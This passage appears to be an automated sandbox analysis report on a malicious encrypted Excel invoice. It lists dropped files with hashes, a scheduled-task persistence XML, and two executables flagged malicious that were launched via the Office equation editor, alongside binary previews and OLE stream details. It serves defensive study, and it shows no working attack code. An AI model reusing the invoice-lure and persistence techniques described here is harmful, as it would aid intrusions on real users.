C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B9A26101.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;.._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....tttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!....:....:....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\....._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BC2E50F3.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 550x310, frames 3
Category:	dropped
Size (bytes):	29499
Entropy (8bit):	7.667442162526095
Encrypted:	false
SSDEEP:	384:ac8UyN1qqyn7FdNfzZY3AJ0NcoEwa4OXyTqEunn9k+MPiEWsKHBm8oguHh9kt98g:p8wn7TNfzZ0NcnwR6kvKPsPWghY6g
MD5:	4FBDDF16124B6C9368537DF70A238C14
SHA1:	45E34D715128C6954F589910E6D0429370D3E01A
SHA-256:	0668A8E7DA394FE73B994AD85F6CA782F6C09BFF2F35581854C2408CF3909D86
SHA-512:	EA17593F175D49792629EC35320AD21D5707CB4CF9E3A7B5DA362FC86AF207F0C14059B51233C3E371F2B7830EAD693B604264CA50968891B420FEA2FC4B29EC
Malicious:	false
Preview:	......JFIF.....C.....C.....6.&.."....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...0.F...GEH.[...^.....Z]k?B..]...A. ....q.<..].c....G....Z}.....=.y1.....x->.=.....<.....<..E....a.L...h.c....O..e..a.L...h.c....O..e..a.L...k/_..Mf.[.o.@C(..k^..P..l8.....${..Ly.)..'".....N)." .$e.a....-....B.{.\f...).%a.J..>. 9b.X..V.%i.Q....%h.V.E...X..V..Q..GQRR?A..!..;.g..B...2..u..W.....'..kN.X.,Fy+G...(.r.g..y+O..X.,Fy+H.#)_,...%.r.9Q

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D2E7424C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 110 x 167, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	12102
Entropy (8bit):	7.961820953240898
Encrypted:	false
SSDEEP:	192:mCDzUPwtX3W0bXeFgeK+HsT/MtGLWIoo5LKApRCRhZW3Fg8wW5eRidb/iAl6NXbs:mC3U45FXcgetMTi633h3FVz5eRObiAcu
MD5:	1C539D78D01284594C999E790447F6FB
SHA1:	582531AE27BDD6E091043EF4F38ECBEF0A6FB2F1
SHA-256:	62583DB38588AC74F6EC4D8FDCC94780C0206F21BE3A5CF90AC2E212EBC3FAF5
SHA-512:	132F227B9762B2AAD02327DDBC61B1F6786BBA03FFC233FFF223D41E3E09534DC4E98EFC5C064F26169D4C1C998999B2E888D685CEEC0A5B6013E39F1FEB52F 7
Malicious:	false
Preview:	.PNG.....IHDR...n.....i.....sRGB.....gAMA.....a.... cHRM..z&.....u0...`.:....p..Q<....pHYs..!...!.....IDATx^....uE..p....LTl).00....T@....D.....,.N@P,l..P.....7.f....s .w....}...k.Y.?k......_..{....z(....x..^.W.....z.e`...Y....U..q..i....b....6n`.*..*..0..5....?/.~.....7...?.~...w..}.{..dy.^U.;../}.....(..K...U~...W....}n9s._.p.;.{>.x.3..o.....v.d.{...?...z}.)....|.#..=... s.1.....C.=...:...}..._.*..x`..-oY.....y.C._..Z.....v.c\....k..I..}..^^...1.r.!k..y.{^y.k^S.....r..W...>..._.....?....|.;../~q../.Y^.....O,w.....{g.A.{...y.{._..nu.[..~...Zgns...N....nw. ..\.*e...}.C.&.lR.t&....>.....[....Y.zV..'?.....o...d..E.R...Vf....(.....?.....~.2.0=..O.m=.../w....3.....<...&..>.)OyJe.....xm...B@`.....f7.YA.L.....>..Oy..._..A...>...A.zP9....;.P. .w.....\.B...m.....p..u.....2.s..\y...Pg...,...o^>..O.:.....{6.5._...(7.....~.....^..r.k_.<.../_..W.c..r..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D3B54A74.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	3199944
Entropy (8bit):	1.0723286533222698
Encrypted:	false
SSDEEP:	6144:5FPAuIU4U9tVvfJHGCOd7FPAuIU4U9tVvfJHGCOd2:5mIvhGJd7mIvhGJd2
MD5:	6CFA3170A68147326768DE26F5E88F3C
SHA1:	5ABCF9E540CFE7E9F1BB50F43FB139722402D141
SHA-256:	5EC13FDB116FAD2A722159AC55F98A857E0925759BCAEB75AC83FCCBF7C3E8C2
SHA-512:	5796C7D980E914485DD390F5EE14196EE89CCD7F6F237D4CA7AA88EC9158196E85FD7D5AC2990D9BA3DCCC55F63A8598F47B13020331F54134E931EF018C2A8
Malicious:	false
Preview:	....l.....H.. EMF.....0.....V.....fZ..U"..F...ti..hi..GDIC.....z.@m....Pi.....4.....4.....4..A. .....(..... .....h..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D6B60ECD.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 396x275, frames 3
Category:	dropped
Size (bytes):	24075
Entropy (8bit):	6.730214296651396
Encrypted:	false
SSDEEP:	384:oKr6BE4bXWRwgWHxVQ9T31pQO9v8IgLvt:oKcElRwfQ9T3cWiB
MD5:	09AFF1FCE05F6A872A9F9A75B7C645F5
SHA1:	5E8004FDCA739142B1AB20AD6BF773DE8C7B32FD
SHA-256:	00B28A518ACB867ABB2F0447DCEB07BD6E47005A1C608ACCF49A4EA3D96112F8
SHA-512:	355D944292FDCEC869EE28098B6CDF155EE7E697B3651F40538C34B68086DB370FF1D2B6C7306D71E4203734C73796EC6C9EE0C1F539E4F8F653575EE0FD66D
Malicious:	false
Preview:	.....JFIF.....x.x.....Exif..MM.*.....;.....J.i.....T.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DAA062B0.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DAA062B0.jpeg	
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(.,.....+...7++++-+++++++++++++---++++++++-+++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E3296E6A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J.:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EA55EE58.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 396x275, frames 3
Category:	dropped
Size (bytes):	24075
Entropy (8bit):	6.730214296651396
Encrypted:	false
SSDEEP:	384:oKr6BE4bXWRwgWHxVQ9T31pQO9v8IgLvt:oKcElRwfQ9T3cWiB
MD5:	09AFF1FCE05F6A872A9F9A75B7C645F5
SHA1:	5E8004FDCA739142B1AB20AD6BF773DE8C7B32FD
SHA-256:	00B28A518ACB867ABB2F0447DCEB07BD6E47005A1C608ACCF49A4EA3D96112F8
SHA-512:	355D944292FDCEC869EE28098B6CDF155EE7E697B3651F40538C34B68086DB370FF1D2B6C7306D71E4203734C73796EC6C9EE0C1F539E4F8F653575EE0FD66D
Malicious:	false
Preview:	......JFIF.....x.x.....Exif..MM.*.....;.....J.i.....T.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EB61327.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.l.)."[`.f.X.u.n.;.....h.(.u|0a.....].R.z...2.....GJY |\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G.....~.o3.....z....m6...sN.0../....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...- C..KGld.8.a}|..,.....,...q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	241332
Entropy (8bit):	4.206799394485336
Encrypted:	false
SSDEEP:	1536:cGxLEQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:cQNNSk8DtKBrpb2vxrOpprf/nVq
MD5:	61C1A28D8DFA8AD6D0972823C013568D
SHA1:	E54C18B1ED224D94A0018B039684A9EA081DBD91
SHA-256:	1E8D51AEC5450C96509DEC0394F473BE0B1A7442B8132E3C864D64AEA8151237
SHA-512:	1A94FB4F918F4B77DC513ED4138F3DDF342AB8766AA4319EE3A586112C66BBCCFCAB11536F9E33D8C7195487BA29EC57C1E3967BB6FD534B150E4E132412B5E8
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... H...4.....x...l.....T..... ..P..... ....&!..... .....

C:\Users\user\AppData\Local\Temp\tmp2720.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1621
Entropy (8bit):	5.142576854240234
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBEtn:cbhZ7ClNQi/rydbz9l3YODOLNdq3o
MD5:	4D474995C554718DFBC52E008342BB25
SHA1:	81201E86AE8C1E271015593C11132CE6DC4CC602
SHA-256:	BCAC1EF2C39F4D17E9325D7553E6889AA83A52F5D476A8C22B2823C1D4D2932B
SHA-512:	75B76D90FD968A39BD0A9F21E0F4C6CE004F55C5915BA5BF9A9BA3279C87AA0A8E606EBBD8054CE5E76601773294075A909F4D309D1C27C66AE6575EDC44325
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	ISO-8859 text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:ZQt:ZQt
MD5:	E829F44A04930C7C533538BB54E1B895
SHA1:	5E1258B6E344A4C819910875152DE566B84DDB77
SHA-256:	2D2583CF5175C659B83839F994E77A789E4309420DABBCFD9AD7C1F40BBAEB00
SHA-512:	A712E891465656E7068152ECA2560C4E3C34E46249510F509186AD31DE7F4D2AF8EC3A730F2116E65FF35C8D9183342C25C23A76AB7CE5D8614217E4B3B19D4C
Malicious:	**true**
Preview:	RP.....H

C:\Users\user\AppData\Roaming\gmSlQSien.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	802304
Entropy (8bit):	7.807064216316379
Encrypted:	false
SSDEEP:	12288:fqPhNb1Cpc0vs3YpRTYmuCBWhfCfyxmbKzYwafnJMKrXe3tw2luRVZzQKaq:iPhxcpHUIpRTY0c1uyUeU3nJMKoCaq
MD5:	A3CBEB3E732B11954572B3EE6755242C
SHA1:	EBB41B49DE8F1B09EA20DABFFCFD85B93B68D7F3

C:\Users\user\AppData\Roaming\gmSlQSien.exe	
SHA-256:	E006460AD1E34DDBBC28430C2D529A7EE491893C7AE8B6902B2D8D8C56620510
SHA-512:	455C3CAE5F85B8F3334004E09C5EF42BB6E8410F7501AEF0D520E1023EB376E31D6FA892DAB8DC8AAEA94914F31EC7915E8424362F1046F25F9B55C58EF94BD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P..2.....P... ..`....@.. ....@.....@P..O...`..... ..... ..H.....text....0... ...2..... ..`.rsrc.....`.....4.....@..@.rel oc.....<.....@..B.....tP.....H.....}..du.....]..... .....0.....(....(.....(.....o ....*.....(!.....("....(#.....($.....(%....*N..(....o....(&....*&..('....*.s(.....s).....s*.....s+.....s,.....*....0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0..<.....~.....(2.....,!r...p.....(3...o4...s5.....~.....+..*.0.....

C:\Users\user\Desktop\~$SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	802304
Entropy (8bit):	7.807064216316379
Encrypted:	false
SSDEEP:	12288:fqPhNb1Cpc0vs3YpRTYmuCBWhfCfyxmbKzYwafnJMKrXe3tw2luRVZzQKaq:iPhxcpHUIpRTY0c1uyUeU3nJMKoCaq
MD5:	A3CBEB3E732B11954572B3EE6755242C
SHA1:	EBB41B49DE8F1B09EA20DABFFCFD85B93B68D7F3
SHA-256:	E006460AD1E34DDBBC28430C2D529A7EE491893C7AE8B6902B2D8D8C56620510
SHA-512:	455C3CAE5F85B8F3334004E09C5EF42BB6E8410F7501AEF0D520E1023EB376E31D6FA892DAB8DC8AAEA94914F31EC7915E8424362F1046F25F9B55C58EF94BD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P..2.....P... ..`....@.. ....@.....@P..O...`..... ..... ..H.....text....0... ...2..... ..`.rsrc.....`.....4.....@..@.rel oc.....<.....@..B.....tP.....H.....}..du.....]..... .....0.....(....(.....(.....o ....*.....(!.....("....(#.....($.....(%....*N..(....o....(&....*&..('....*.s(.....s).....s*.....s+.....s,.....*....0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0..<.....~.....(2.....,!r...p.....(3...o4...s5.....~.....+..*.0.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996512042903542
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx
File size:	2355200
MD5:	216f2652001700d1f7ac1109a508ce2d
SHA1:	82d3a0b7bb096d03f9f1a4de5444c216849d576b
SHA256:	9b393f90c5fa6aabf671d0f80a9ee0e4f44330cd3ee14dc0d9066f978d9435ff

General

SHA512:	e854221d2c4992565e49577f3d31753916088fa6c022f23d956e68d1964b15fc95095d35cc7f016e3decf8773fb184b9fb15aa4bdfa9b136b0284c1291a7a6dc
SSDEEP:	49152:RgiTzvPAADDhb9t8qo8hcgu9iMi7SFIMYb9QRm13KFQtwLK:R9vPAAXhZaZX9iv7C1oQQcqwO
File Content Preview:	.....>.....$..... ....!..."...#...$...~.....z.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2333048


General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2333048
Entropy:	7.9998366813
Base64 Encoded:	True
